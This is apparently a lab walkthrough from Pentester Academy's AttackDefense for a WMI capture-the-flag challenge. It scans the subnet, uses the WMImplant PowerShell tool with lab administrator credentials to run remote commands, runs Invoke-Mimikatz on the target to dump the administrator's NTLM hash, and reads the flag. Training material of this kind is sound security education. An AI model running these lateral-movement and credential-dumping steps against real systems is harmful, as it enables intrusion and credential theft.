

ATTACK
DEFENSE
by PentesterAcademy

Name	WMI: WMImplant
URL	https://attackdefense.com/challengedetails?cid=2082
Type	Services Exploitation: WMI

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the IP address.

Command: ipconfig

```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::a92f:82bc:125c:2eec%12
   IPv4 Address. . . . . . . . . . . : 10.5.21.34
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.5.16.1

Tunnel adapter isatap.ap-south-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-south-1.compute.internal
```

Step 2: Run Nmap scan against the subnet to discover the target machine IP address.

Command: nmap 10.5.21.0/20 --open

Note: Nmap '**--open**' option would show only exposed ports of the live hosts.

```
PS C:\Users\Administrator> nmap 10.5.21.0/20 --open
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-06 06:39 Coordinated Universal Time
Nmap scan report for ip-10-5-31-33.ap-south-1.compute.internal (10.5.31.33)
Host is up (0.00s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 02:8C:A2:23:CF:5A (Unknown)

Nmap scan report for ip-10-5-21-34.ap-south-1.compute.internal (10.5.21.34)
Host is up (0.00s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1028/tcp open  unknown
1035/tcp open  multidropper
1036/tcp open  nsstp
3389/tcp open  ms-wbt-server

Nmap done: 4096 IP addresses (7 hosts up) scanned in 32.26 seconds
PS C:\Users\Administrator>
```

We have discovered the target machine IP address (**10.5.31.33**) and the target machine exposed to multiple ports. WMI uses port 135 and a high range of dynamic TCP ports i.e 49152-65535.

Step 3: We will use **WMImplant.ps1** script to exploit the target machine.

About WMImplant.ps1:

"WMImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results."

Source: https://github.com/FortyNorthSecurity/WMImplant/

Note: All the scripts are located at "**C:\tools\scripts**"

Run WMImplant.ps1 script. Import the script and invoke it.

Command: cd 'C:\tools\scripts'
ls
. ./WMImplant.ps1
Invoke-WMImplant

```
PS C:\Users\Administrator> cd 'C:\tools\scripts'
PS C:\tools\scripts> ls


    Directory: C:\tools\scripts


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         10/15/2020   2:27 PM            WMIOps
-a---          8/28/2015   4:56 PM      15986 Enter-Wmishell.ps1
-a---          10/2/2020   3:34 AM    3143746 Invoke-Mimikatz.ps1
-a---          8/28/2015   4:56 PM       6510 Invoke-WmiCommand.ps1
-a---         10/26/2018   4:38 PM     129726 WMImplant.ps1


PS C:\tools\scripts> _
```

```
PS C:\tools\scripts> . .\WMImplant.ps1
PS C:\tools\scripts> Invoke-WMImplant_
```

```
WMImplant Main Menu:

Meta Functions:
=================================================================
change_user - Change the user used to connect to remote systems
exit - Exit WMImplant
gen_cli - Generate the CLI command to execute a command via WMImplant
set_default - Set default value of DebugFilePath property
help - Display this help/command menu

File Operations
=================================================================
cat - Attempt to read a file's contents
copy - Copy a file from one location to another
delete - delete a file from the targeted system
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=================================================================
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
service_mod - Create, delete, or modify services

Process Operations
=================================================================
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=================================================================
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
```

We have run the script and received an interactive session of WMImplant. We can notice, there are tons of commands we can execute on the target machine. Before we execute the command setup the target details by running the **change_user** command.

Step 4: Running **change_user** command. Once we set a user and password the same credentials would be used to connect to remote machines.

We have the credentials to access the remote machine, i.e administrator:rocket_123321.

Command: change_user

```
Command >: change_user
Please provide the domain\username to use for authentication >: administrator
Please provide the password to use for authentication >: rocket_123321
Command >:
```

We have configured target machine credentials to use. This is a one-time configuration.

Step 5: Type “ifconfig” to verify that we are connected to the remote server

Command: ifconfig
10.5.31.33

```
Command >: ifconfig
what system are you targeting? >: 10.5.31.33


DHCPEnabled       : True
IPAddress         : {10.5.31.33, fe80::a598:6b6f:2c03:4762}
DefaultIPGateway  : {10.5.16.1}
DNSDomain         : ap-south-1.compute.internal
ServiceName       : xennet
Description       : AWS PV Network Device #0
Index             : 1

Command >:
```

Step 6: Check all the running processes.

Command: ps
10.5.31.33

```
Command >: ps
what system are you targeting? >: 10.5.31.33
System Idle Process
0
System
4
Registry
88
smss.exe
392
csrss.exe
556
csrss.exe
636
wininit.exe
656
winlogon.exe
732
services.exe
776
lsass.exe
800
svchost.exe
900
svchost.exe
920
fontdrvhost.exe
928
fontdrvhost.exe
936
svchost.exe
60
svchost.exe
```

Step 7: List all active users with active processes on a system

Commands: active_users
10.5.31.33

```
Command >: active_users
what system are you targeting? >: 10.5.31.33
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Window Manager\DWM-1
WMI-SERVER\Administrator
Command >:
```

We could perform **Lateral Movement, File Operations** i.e upload, download, search, delete, copy etc. and **system and process-related** operations.

We will upload the **Invoke-Mimikatz.ps1** script to dump the administrator hash with the help of WMImplant and remote_posh. The **remote_posh** allows an attacker to run a PowerShell script on a system and receive output.

The Invoke-mimikatz.ps1 script also located at 'C:\tools\scripts'

Note: This would take around 5-10 minutes to receive an output. Because the script would be encoded and uploaded. The size of the script is 3M and hence it would be expected to take some time.

Step 8: Run remote_posh

Command: remote_posh
10.5.31.33
C:\tools\scripts\Invoke-Mimikatz.ps1
Invoke-Mimikatz

```
What system are you targeting? >: 10.5.31.33
Please provide the full path to the local PowerShell script you'd like to run on the target >: C:\tools\scripts\Invoke-M
imikatz.ps1
Please provide the PowerShell function you'd like to run >: Invoke-Mimikatz
```

```
Please provide the PowerShell function you'd like to run >: Invoke-Mimikatz
Hostname: WMI-Server / S-1-5-21-178588841-1991747354-2392808582

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2020 20:07:46
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 142969 (00000000:00022e79)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WMI-SERVER
Logon Server      : WMI-SERVER
Logon Time        : 11/6/2020 6:04:15 AM
SID               : S-1-5-21-178588841-1991747354-2392808582-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WMI-SERVER
         * NTLM     : 593f15643db8c48bbfdd5996826262a1
         * SHA1     : 94ecaa04e303349a34d4e7730f475b5ad99c7986
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WMI-SERVER
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : WMI-SERVER
         * Password : (null)
        ssp :
```

The administrator user NTLM hash : 593f15643db8c48bbfdd5996826262a1


Step 9: Searching the flag.

Listing the C:\ drive files and folders.

Command: ls
10.5.31.33
C:\

We can observe that there is a flag.txt file. Reading flag.txt file using 'cat'

Command: cat
10.5.31.33
C:\flag.txt



Remove all the space from the flag values.

Commands:
$a="d b 4 d 5 7 1 a 2 2 b 9 8 3 1 e 9 5 8 a 8 e f d 9 5 e b 3 f 4 b"
$a.replace(' ','')

```
PS C:\> $a="d b 4 d 5 7 1 a 2 2 b 9 8 3 1 e 9 5 8 a 8 e f d 9 5 e b 3 f 4 b"
PS C:\> $a.replace(' ','')
db4d571a22b9831e958a8efd95eb3f4b
PS C:\>
```

This reveals the flag to us.

Flag: db4d571a22b9831e958a8efd95eb3f4b

References:

1. WMImplant (https://github.com/FortyNorthSecurity/WMImplant)